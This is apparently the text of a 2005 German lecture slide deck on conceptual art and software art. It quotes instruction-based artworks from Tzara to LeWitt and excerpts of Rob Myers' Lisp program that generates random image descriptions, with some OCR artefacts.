

Konzeptuelle Kunst und Software Art: Notationen, Algorithmen und Codes

Literatur und Strom:

Code Interface Concept,

Literaturhaus Stuttgart, 11.11.2005

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<http://dreher.netzliteratur.net>

Konzepte:

- Verbale Instruktionen
- Instruktionen mit algorithmischer Gliederung
- maschinenlesbare Notationen (mit Algorithmen in Programmiersprachen)

Tristan Tzara: Dadaistisches Gedicht, 1920

Nehmt eine Zeitung.

Nehmt Scheren.

Wählt in dieser Zeitung einen Artikel von der Länge aus, die Ihr Eurem Gedicht zu geben beabsichtigt.

Schneidet den Artikel aus.

Schneidet dann sorgfältig jedes Wort dieses Artikels aus und gebt sie in eine Tüte.

Schüttelt leicht.

Nehmt dann einen Schnipsel nach dem anderen heraus.

Schreibt gewissenhaft ab

in der Reihenfolge, in der sie aus der Tüte gekommen sind.

Das Gedicht wird Euch ähneln.

Und damit seid Ihr ein unendlich origineller Schriftsteller mit einer charmanten, wenn auch von den Leuten unverstandenen Sensibilität.

Poème dadaïste

Tristan Tzara, 1920
[Tristan Tzara, *Dada manifeste sur l'amour faible et l'amour amer*, VIII, dans: *Oeuvres complètes*, vol.1, Paris, 1975, p.382]

Pour faire un poème dadaïste

Prenez un journal.
Prenez les ciseaux.
Choisissez dans le journal un article ayant la longueur que vous comptez donner à votre poème.
Découpez l'article.
Découpez ensuite avec soin chacun de mots qui forment cet article et mettez-les dans un sac.
Agitez doucement.
Sortez ensuite chaque coupère l'une après l'autre.
Copiez consciencieusement dans l'ordre où elles ont quitté le sac.
Le poème vous ressemblera.
Et vous voilà un écrivain infiniment original et d'une sensibilité charmante, encore qu'incomprise du vulgaire.

Choisissez votre texte

Un journal
Le Monde Diplomatique


Une page de Web que vous préférez
http://

Votre texte


Florian Cramer, Perl CGI
Adaption, URL: http://userpage.fu-berlin.de/~cantsin/permutations/tzara/poeme_dadaïste.cgi

Man Ray: Object To Be Destroyed, 1932

- Cut out the eye from a photograph of one who has been loved but is not seen anymore. Attach the eye to the pendulum of a metronome and regulate the weight to suit the tempo desired. Keep going to the limit of endurance. With a hammer well-aimed, try to destroy the whole with a single blow.



Tusche auf Papier, 1932
25,4 x 15,2 cm,
Rückseite: Text der
Anleitung



Replik mit dem Titel
“Indestructible Object“,
1958, Foto: Lee Millers
Auge

Druck: This Quarter, Vol.5/
No.1, September 1932, S.55.

Text der Anleitung im Druck
unter der Abbildung der
Zeichnung

John Cage: Fontana Mix, 1958

40 TRANSPARENT SHEETS WITH POINTS, 10 DRAWINGS HAVING SIX DIFFERENTIATED CURVED LINES, A GRAPH (HAVING 100 UNITS HORIZONTALLY, 20 VERTICALLY) AND A STRAIGHT LINE, THE TWO LAST ON TRANSPARENT MATERIAL.


PLACE A SHEET WITH POINTS OVER A DRAWING WITH CURVES (IN ANY POSITION). OVER THESE PLACE THE GRAPH. USE THE STRAIGHT LINE TO CONNECT A POINT WITHIN THE GRAPH WITH ONE OUTSIDE.

MEASUREMENTS HORIZONTALLY ON THE TOP AND BOTTOM LINES OF THE GRAPH WITH RESPECT TO THE STRAIGHT LINE GIVE A 'TIME BRACKET' (TIME WITHIN WHICH THE EVENT MAY TAKE PLACE) (GRAPH UNITS = ANY TIME UNITS).

MEASUREMENTS VERTICALLY ON THE GRAPH WITH RESPECT TO THE INTERSECTIONS OF THE CURVED LINE AND THE STRAIGHT LINE MAY SPECIFY ACTIONS TO BE MADE. THUS, IN THE CASE OF FONTANA MIX TAPE MUSIC, THE THICKEST CURVED LINE MAY GIVE SOUND SOURCE(S) WHERE THE LATTER HAVE BEEN CATEGORIZED AND RELATED QUANTITATIVELY TO 20. (IN THIS CASE, THE 2 POINTS CONNECTED BY THE STRAIGHT LINE MUST PERMIT THE LATTER TO INTERSECT THE THICKEST CURVED LINE.) INTERSECTIONS OF THE OTHER LINES MAY SPECIFY MACHINES (AMONG THOSE AVAILABLE) FOR THE ALTERATION OF ORIGINAL MATERIAL. AMPLITUDE, FREQUENCY, OVERTONE STRUCTURE, PITCH CHANGES, LOOPS AND SPECIFIC DURATIONS INTRODUCED.

MEASUREMENTS MADE MAY PROVIDE ONE OF A NUMBER OF PARTS TO BE PERFORMED ALONE OR TOGETHER. IN MAKING TAPE MUSIC, AVAILABLE TRACKS MAY BE LESS IN NUMBER THAN THE TIME BRACKETS GIVEN BY MEASUREMENTS. FRAGMENTATION IS THEN INDICATED.

THE USE OF THIS MATERIAL IS NOT LIMITED TO TAPE MUSIC BUT MAY BE USED FREELY FOR INSTRUMENTAL, VOCAL AND THEATRICAL PURPOSES. THUS, AFTER A PROGRAM OF ACTION HAS BEEN MADE FROM IT, IT MAY BE USED TO SPECIFY A PROGRAM FOR THE PERFORMANCE OF THE OTHERWISE UNCHANGING MATERIAL. WHERE POSSIBLE TECHNICALLY THIS CAN BE NOT ONLY SIMPLE CHANGES OF TIME (STARTING, STOPPING) BUT ALSO ALTERATIONS OF FREQUENCY, AMPLITUDE USE OF FILTERS AND DISTRIBUTION OF THE SOUND IN SPACE.



Quelle: Aspen No.5-6, 1967. URL:

<http://www.ubu.com/aspen/aspen5and6/fontana.html>

George Brecht: Word Event, 1961

WORD EVENT

● EXIT

G.Brecht
Spring, 1961

Event Card, aus: George Brecht: Water
Yam, Schachtel mit Event Cards,
Fluxus Edition, ab 1963

La Monte Young: Composition 1960
#3

Announce to the audience when
the piece will begin and end if
there is a limit on duration. It
may be of any duration.

Then announce that everyone
may do whatever he wishes
for the duration of the
composition.

5.14.60

Quelle: Jackson Mac Low/La Monte Young: An
Anthology. New York 1963, o.P.

Tony Conrad: Concept Art, 1961

Sum. 1961

to perform this piece

do not perform it.

this piece is its name.

This is the piece that

is any piece.

Watch smoke.

Quelle: George Maciunas: Diagram of
Historical Development of Fluxus and
Other...Art Forms (incomplete), Offset, 2
Papierblätter, 1973

Conceptual Performance

4 Aspekte:

- Die schriftliche, von Gattungs- und Notationstraditionen befreite Planung.
- Die Thematisierung der Relation Planung - Ausführung, die zur Infragestellung der Ausführung als Aktion oder Objekt führt.
- Die Relation Notation - Beobachtungsoperation wird parallel zu möglichen Ausführungen als Aktionen oder Objekte, aber auch diese ablösend vorgeführt: Notationen können auch nur als Beobachtungsoperationen ausführbar sein.
- Werktexte weisen zu Beobachtungsoperationen an und beschreiben damit zugleich Denkschritte.

Joseph Kosuth: The Seventh Investigation, 1968-71



Victor Burgin: All Criteria, 1970

- | | | | |
|---|---|----|---|
| 1 | ALL CRITERIA BY WHICH YOU MIGHT DECIDE THAT ANY SERIES OF BODILY ACTS, DIRECTLY KNOWN TO YOU AT ANY MOMENT PREVIOUS TO THE PRESENT MOMENT, CONSTITUTES A DISCRETE EVENT | 7 | A HYPOTHETICAL EVENT IN SERIES WITH 3 OCCURRING LATER THAN THE PRESENT MOMENT |
| 2 | ALL CRITERIA BY WHICH YOU MIGHT ASSESS THE SIMILARITY OF ANY ONE EVENT TO ANY OTHER EVENT | 8 | AN OBJECT WITHIN 7 WHICH IS THE SAME INDIVIDUAL AS 4 |
| 3 | ANY SERIES OF SIMILAR EVENTS DIRECTLY KNOWN TO YOU PREVIOUSLY TO THE PRESENT MOMENT | 9 | ALL HYPOTHETICAL INDIVIDUALS WITHIN 7 OTHER THAN OBJECTS |
| 4 | ANY OBJECT WITHIN 3 WHICH YOU KNOW TO BE THE SAME INDIVIDUAL THROUGHOUT 3 AND TOWARDS WHICH ANY BODILY ACTS WERE DIRECTED | 10 | ALL INDIVIDUALS WHICH ARE BOTH MEMBERS OF 9 AND OF 6 |
| 5 | ALL CRITERIA BY WHICH YOU MIGHT ASCRIBE INDIVIDUALITY TO THINGS OTHER THAN OBJECTS | 11 | ANY OBJECT DIRECTLY KNOWN TO YOU AT THE PRESENT MOMENT TOWARDS WHICH ANY BODILY ACT IS DIRECTED |
| 6 | ALL INDIVIDUALS WITHIN 3 OTHER THAN OBJECTS | 12 | ALL INDIVIDUALS DIRECTLY KNOWN TO YOU AT THE PRESENT MOMENT OTHER THAN OBJECTS |
| | | 13 | THE SUBSTITUTION OF 11 FOR 8 AND FOR 4 |
| | | 14 | THE SUBSTITUTION OF 12 FOR 9 AND FOR 6 |

(Art as Idea as Idea), Context B: Public-General, Chinatown, New York 1969.
Photo: Shunk-Kender, New York

Druck auf 2 Papierblättern, je 30 x 21 cm,
Tate Gallery, London

Art & LanguageNY: Blurting in A & L, 1973


- & Certainty 89; Cognitivity 91; Heuristic 136, 147, 148, 153; Learning 207; Logical 220; Model 242; Opportunist Art & Language 251; Philosophy 264; Pragmatics 272; Proceeding 293; Semantics 317; Specialization 325; Theory 346; Translation 364;
- 222 MAPPING What is the distinction between a 'map' and a 'relationship'?
- Mapping 227, 228, 229, 231; Projection systems 297; Rule 316;
- & Mapping 225, 230, 233; Mapping analogy 234; Projection systems 296;
- 223 MAPPING If the range of both mapping functions are equivalent, then the two functions are equivalent.
- Mapping 224; Projection systems 296;
- & Information retrieval systems 183; Mapping 226, 231;
- 224 MAPPING A mapping procedure involves a domain and a range. The mapping of one projection set onto another involves decisions about the compatibility of the respective functions.
- Mapping 223, 226, 229; Projection systems 296; Translation 356, 365;
- & Context 106; Formalization 133; Language 199; Mapping 225, 227; Mapping analogy 234; Theory comparison 350; Translation 354;
- 225 MAPPING Though a map cannot be deduced from the territory this, of course, does not prevent the map from being used to get around in the territory. You have to stick to the projection system, however, without imagining that you now 'understand' the territory. Is this a form of translation?
- Mapping 227, 228, 229, 230, 231; Mapping analogy 234; Projection systems 296, 297, 298;
- & Language 199;
- 226 MAPPING Taking two systems or languages (on the one hand) and a map of these (on the other hand): we can ask from within the Zande system of beliefs 'Are there witches?' and receive the answer 'Yes'. The same question asked within the framework of modern science merits the answer 'No'. You can't map these two systems from a singular framework of supposed 'truth' and 'rationality' because each is answerable to its own 'form of life'.
- Anthropology 22; Beliefs 68; Language 195, 199; Lebenswelt 217; Mapping 223, 224; Translation 355, 356, 361, 362;
- & Language games 204; Mapping 231, 233; Pragmatics 279; Theory comparison 350, 352; Translation 354, 357, 358, 363, 365;
- 227 MAPPING A map doesn't stand in a deductive relationship to the territory mapped. It depends on the projection system and the requirements of the cartographer/user. Thus a multiplicity of maps of the same territory are possible: one projection doesn't rule out another.
- Mapping 225, 229; Projection systems 296, 297, 298;
- & Projection systems 299;
- 228 MAPPING The significance between a map and what is being mapped might be shown through the example of a road map. This map isn't the only kind of map of a region; there are other, more detailed maps, maps of different sorts, etc. One map doesn't 'replace' the other: there is the possibility of a multiplicity of projection systems being utilized. The conclusion is that the relation between a map and the territory being mapped is not a deductive one.
- Mapping 225, 229, 231; Mapping analogy 234; Projection systems 296, 297, 298;
- & Alternatives 1; Mapping 232;
- 229 MAPPING The relationship between a map and a territory is a projective one.
- Mapping 225, 227, 228, 230; Mapping analogy 234; Projection systems 296, 297;
- & Information retrieval systems 182;
- 230 MAPPING It is apparent that the map and the territory being mapped do not exist in a simple deductive relationship.
- Mapping 225, 227, 228, 229, 231; Mapping analogy 234; Projection systems 296;
- & Language 199; Mapping 233;
- 231 MAPPING Mapping, in its broadest sense, provides us with a set-theoretic basis for establishing correlations.
- Mapping 222, 233; Mapping analogy 234;
- & Mapping 223, 228, 229; Projection systems 296;
- 232 MAPPING Can we talk profitably of mapping when we are not even sure that a territory exists? Or, like an architect, it might be a question of mapping first or predetermining your territory.
- Mapping 229; Projection systems 298;
- & Context 106; Mapping 225, 227, 228; Model 242;
- 233 MAPPING Mapping is a useful analogy; in the sense that Bohr's model of the atom qua solar system was a useful analogy.
- Mapping 229, 231; Mapping analogy 234; Metaphor 238; Model 242; Rule 319;
- & Heuristic 136; Translation 354;
- 234 MAPPING ANALOGY Pairing up symbols in a legend with corresponding symbols on a map and then relating these to objects in your environment is a form of translation.
- Mapping 225, 226, 228, 229, 230, 231, 233; Model 242; Projection systems 296; Translation 358;
- & Language 195; Mapping 224; Projection systems 299; Thesaurus 353;
- 235 MEANING Meaning in the annotations (in particular) is specialized only with respect to a semantic field. That is, meaning is dependent on a field.
- Intersubjectivity 187; Pragmatics 276, 279; Semantic field 321, 322; Understanding 371; Work 396;
- & Ambiguity 10; Conversation 109; Conversational matrix 112; Formalization 134; Lexicographer 219; Translation 357; Work 399;
- 236 MEANING The meaning of a sentence is context-dependent in relation to a set of contexts. To say that meaning is context-dependent is to imply a different context-set to the one in which it might be ambiguous.
- Ambiguity 4, 7, 10, 11; Context 99, 102, 103; Language 194, 198; Semantics 317; Speaker-hearer context 324;
- & Ambiguity 5; Conversational matrix 114; Pragmatics 276; Trans-

Conceptual Performance

5 Aspekte:

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- Werktexte weisen zu Beobachtungsoperationen an und beschreiben damit zugleich Denkschritte.
- Der Werktext thematisiert als "meta-art" die Probleme einer nicht normativen Selbstbestimmung von Kunst.

Mel Bochner: 36 Photographs and 12 Diagrams, 1966



36 Silberhalogenid-Fotografien und 12 Tuschfederzeichnungen auf Holzplatten, jede Tafel 8 x 8 Inches

Sol LeWitt: Serial Project # 1, 1966

The sets of nine are placed in four groups. Each
The sets of nine are placed in four group com-prises

variations on open or closed forms.

closed inside
closed outside

D	C
A	B

open inside
open outside

open outside
closed outside

closed inside
open outside



D			C		
1	2	3	3	2	1
4	5	6	6	5	4
7	8	9	9	8	7
7	8	9	9	8	7
4	5	6	6	5	4
1	2	3	3	2	1
A			B		



Aspen no. 5 + 6, 1966. URL:
<http://www.ubu.com/aspen/aspen5and6/serialProject.html>

Installation von Teil B in "Minimal Future", MoCA, Los Angeles, 2004. URL:
<http://artscenecal.com/ArtistsFiles/LewittS/LewittSFile/LewittSPics/SLewitt3.html>

Sol LeWitt: Drawing Series 1968 (Fours)




Drawing Series—Composite, Part I–IV, #1–24, A+B, 1969, Version mit “simple“ und “superimposed“ Grundelementen, 1 von 192 Permutationen, schwarzer Stift auf Wänden, Dia Art Foundation, Beacon/N.Y. Quelle: URL: http://www.diabeacon.org/exhibs_b/lewitt/index.html

Drawing Series I, II, III, IIII, Index für 24 Seiten, “simple“ Version, in: Seth Siegelau/Jack Wendler: Xerox Book. New York 1968, o. P. (Beitrag mit 25 kopierten Seiten)


Drawing Series 1968 (Fours), in: Studio International, April 1969, S.189 (Artikel mit Explikation der Regeln der Serie)

LeWitt: Locations of Lines and Geometric Figures, 1973-76


1. A LINE HALF THE LENGTH OF THE AXIS BETWEEN A POINT MIDWAY BETWEEN THE CENTERPOINT OF THE WALL AND THE MID LEFT SIDE AND A POINT HALFWAY BETWEEN THE MID LEFT SIDE AND THE UPPER LEFT CORNER TO A POINT HALFWAY BETWEEN THE MID TOP SIDE AND THE UPPER RIGHT CORNER, DRAWN FROM THE MIDPOINT OF THAT AXIS TOWARD A POINT HALFWAY BETWEEN THE MID-BOTTOM SIDE AND THE LOWER RIGHT CORNER




2. A LINE DRAWN HALF THE LENGTH OF, AND PERPENDICULAR TO, THE MIDPOINT OF THE AXIS BETWEEN A POINT HALF THE DISTANCE BETWEEN THE CENTERPOINT OF THE WALL AND THE MID-LEFT SIDE AND A POINT HALFWAY BETWEEN THE MID-BOTTOM SIDE AND THE LOWER RIGHT CORNER, IN THE GENERAL DIRECTION OF THE RIGHT SIDE.



3. A LINE DRAWN FROM A POINT MIDWAY BETWEEN THE CENTERPOINT OF THE LEFT SIDE AND A POINT HALFWAY BETWEEN THE CENTERPOINT OF THE WALL AND THE MIDPOINT OF THE LEFT SIDE TO A POINT MIDWAY BETWEEN THE POINT WHERE TWO LINES WOULD CONVERGE IF THEY WERE DRAWN FROM THE CENTERPOINT OF THE WALL TO THE MIDPOINT OF THE TOP SIDE AND THE UPPER RIGHT CORNER TO A POINT HALFWAY BETWEEN THE UPPER LEFT CORNER AND THE MID-LEFT SIDE.



4. A LINE DRAWN FROM A POINT HALFWAY BETWEEN A POINT HALFWAY BETWEEN THE CENTER OF THE WALL AND THE UPPER LEFT CORNER AND THE MIDPOINT OF THE LEFT SIDE TO A POINT WERE TWO LINES WOULD CROSS IF THEY WERE DRAWN FROM THE MIDPOINT OF THE RIGHT SIDE TO THE LOWER LEFT CORNER AND A LINE FROM A POINT HALFWAY BETWEEN THE MIDPOINT OF THE TOP SIDE AND THE UPPER RIGHT CORNER TO A POINT HALFWAY BETWEEN THE MIDPOINT OF THE RIGHT SIDE & A POINT HALFWAY BETWEEN THE MIDPOINT OF THE BOTTOM SIDE AND THE LOWER RIGHT CORNER.



SOL LEWITT, ANTWERP, NOVEMBER 13, 1973

Oben: The Location of a Red Parallelogram, a Black Not-Straight Line, a Blue Triangle, a Red Straight Line, a Yellow Arc, and a Yellow Rectangle, Zeichnung, Farbtusche und Bleistift auf Papier, 9.1.1976

Links: Four Wall Drawings, 13.11.1973, Sammlung Annick und Anton Herbert, Gent

Sehen-Lesen

Konzeptuelle Kunst lässt sich als Spektrum von sich durchdringenden Prozessen des 'Sehens' und 'Lesens' zu reflexiven Leseprozessen ausdifferenzieren:

- von 'Sehen-Lesen' (Mel Bochner, Sol LeWitt) über
- 'Lesen' (Lawrence Weiner) zur
- Thematisierung von Leseprozessen im 'Lesen-Lesen' (Victor Burgin, Joseph Kosuth) und
- ihrer Reflexion im 'Lesen-Lesen-Lesen' (Reflexion der Reflexion oder „Reflexivität“, Art & Language).




L. Weiner: Statement #237,
1971, Installation, Ort: 26,
rue Beaubourg, Paris

Rob Myers: The Cybernetic Art Nobody Wrote, 2003-4

the cybernetic artwork nobody wrote

back



Node: The Cybernetic Artwork Nobody Wrote, Next: [as](#), Previous: [Introduction](#), Up: [Top](#)

The Cybernetic Artwork Nobody Wrote

"Cybernetic" generates random descriptions of possible abstract images. It is based on the poetry generation programs so beloved of basic computing texts, but generates descriptions of images rather than lines of text. I think someone will probably have written such a program sometime in the 1960s, so the name refers to the conceptual artwork "The Cybernetic Artwork that Nobody Wrote" by Harold Hurrell (1969).

Running Cybernetic...

To run "Cybernetic", change to the directory `rob-art/cybernetic/` and run the file `run.lisp` there.

```
$ cd cybernetic
$ opaencl --load run.lisp
```

Sample Session

```
$ cd cybernetic
$ opaencl --load run.lisp
A large smooth pale pink outlined organic shape on a halftoned rich
cotton-coloured ground.
A tiny bright sky blue abstracted bird on a pale sea green ground.
A pair of massive halftoned pale non-repro blue outlined octagons on a
crosshatched rich platinum ground.
Many massive pale suede-coloured birds on a scumbled white ground.
A small brown horse on a pale cotton-coloured ground.
Some sunset red spiky shapes on a halftoned denia blue ground.
A large green spiky shape on a black ground.
A pair of small bright black pentagons on a pale pink ground.
A pair of rich purple outlined ships on a scumbled cyan ground.
Many massive crosshatched bright shocking pink irregular shapes on a smooth
rich leaf green ground.
```

Oben: Flash Version, 2003, URL:
<http://www.robmyers.org/art/cybernetic/index.html>.

Rechts: LISP Version, 2004, GNU GPL, Anfang und Ende des Code in:
`rob-art`, URL:

http://sourceforge.net/project/showfiles.php?group_id=108602

```
cybernetic.lisp - Quick View Plus
File Edit View Document Go Window Help

(defconstant the-random-state (make-random-state t))
.....
;; Methods
.....
(defmethod generate-description ()
  "Describe a single (set of) figure(s) on a single ground."
  (let ((plural (amount)))
    (concatenate-string plural (shape plural)
      "on a" (ground) "ground.)))

(defmethod amount ()
  "Generate a quantity description."
  (choose-randomly ("A" "A pair of" "Some" "Many")))

(defmethod pluralise (object plurality)
  "Make a word plural if necessary."
  (if (equal plurality "A")
    object
    (concatenate 'string object "s")))

;; Appearance

(defmethod appearance ()
  "Generate the appearance of a figure."
  (concatenate-string (maybe #texture :default "")
    (colour)))

(defmethod texture ()
  "Choose a texture."
  (choose-randomly ("halftoned" "crosshatched" "scumbled" "glazed" "sketchy"
    "smooth")))

;; The texture definitions

(defparameter monochromes ("black" "grey" "white"))
(defparameter hues ("red" "orange" "yellow" "green" "blue" "purple"))
(defparameter colours ("magenta" "cyan" "brown" "pink" "turquoise" "mauve"))
```

```
cybernetic.lisp - Quick View Plus
File Edit View Document Go Window Help


(funcall fun
  default))

(defmethod choose-randomly (choices)
  "Choose one of the parameters randomly."
  (nth (random (list-length choices)) the-random-state)
  choices))

(defmethod choose-randomly-deep (choices)
